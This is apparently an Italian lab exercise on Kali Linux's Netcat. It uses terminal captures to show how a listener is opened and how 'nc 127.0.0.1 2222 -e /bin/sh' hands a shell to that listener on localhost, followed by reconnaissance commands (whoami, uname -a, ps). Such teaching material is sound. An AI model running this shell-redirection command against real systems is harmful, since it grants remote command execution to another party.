

Tools di Kali Linux

Netcat

Utilizzando il comando **nc -l -p [porta]** viene aperto un listener sulla porta indicata (-l apre il listener -p assegna un numero di porta):

```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -l -p 2222
```

Il comando **nc [indirizzo ip] [porta] -e /bin/sh** crea una connessione all'ip indicato ed esegue una shell che viene reindirizzata a quell'ip

```
File Actions Edit View Help
(kali@kali)-[~]
$ cd Esercizi/Python

(kali@kali)-[~/Esercizi/Python]
$ nc 127.0.0.1 2222 -e /bin/sh
```

Eseguendo un comando sul pc in ascolto, la shell opera sul pc connesso e poi reindirizza il risultato al pc in ascolto. In questo esempio creo il file nuovo_file.txt nella directory "Esercizi" (nella quale mi trovo nel PC connesso) e leggo il contenuto della directory.

Come si può notare il risultato dei comandi eseguiti dal PC in ascolto fa riferimento al PC connesso:

PC in ascolto

```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -l -p 2222
touch nuovo_file.txt
ls
lunghezza_parole.py
nuovo_file.txt
paasgen.py
passgen.py
perimetro.py
udpflood.py
^C

(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ ls
Desktop  Downloads  gameshell  Music  Pictures  recon-ng  Videos
Documents Esercizi   gameshell.sh nano.1095882.save Public  Templates
```

PC connesso

```
File Actions Edit View Help
(kali@kali)-[~]
$ cd Esercizi/Python


(kali@kali)-[~/Esercizi/Python]
$ nc 127.0.0.1 2222 -e /bin/sh

(kali@kali)-[~/Esercizi/Python]
$ pwd
/home/kali/Esercizi/Python

(kali@kali)-[~/Esercizi/Python]
$ ls
lunghezza_parole.py nuovo_file.txt paasgen.py passgen.py perimetro.py udpflood.py

(kali@kali)-[~/Esercizi/Python]
$
```


Il comando **whoami** restituisce il nome utente corrente



```
(kali@kali)-[~]  
$ nc -l -p 2222  
whoami  
kali
```

```
(kali@kali)-[~]  
$ nc 127.0.0.1 2222 -e /bin/sh  
[ ]
```


Il comando **uname -a** restituisce informazioni sul sistema



```
(kali@kali)-[~]  
$ nc -l -p 2222  
uname -a  
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64 GNU/Linux
```

```
(kali@kali)-[~]  
$ nc 127.0.0.1 2222 -e /bin/sh  
[ ]
```

Il comando **ps** restituisce informazioni sui processi in esecuzione



```
(kali@kali)-[~]  
$ nc -l -p 2222  
ps  
  PID TTY          TIME CMD  
1165607 pts/2    00:00:00 zsh  
1165772 pts/2    00:00:00 sh  
1165805 pts/2    00:00:00 ps
```

```
(kali@kali)-[~]  
$ nc 127.0.0.1 2222 -e /bin/sh  
[ ]
```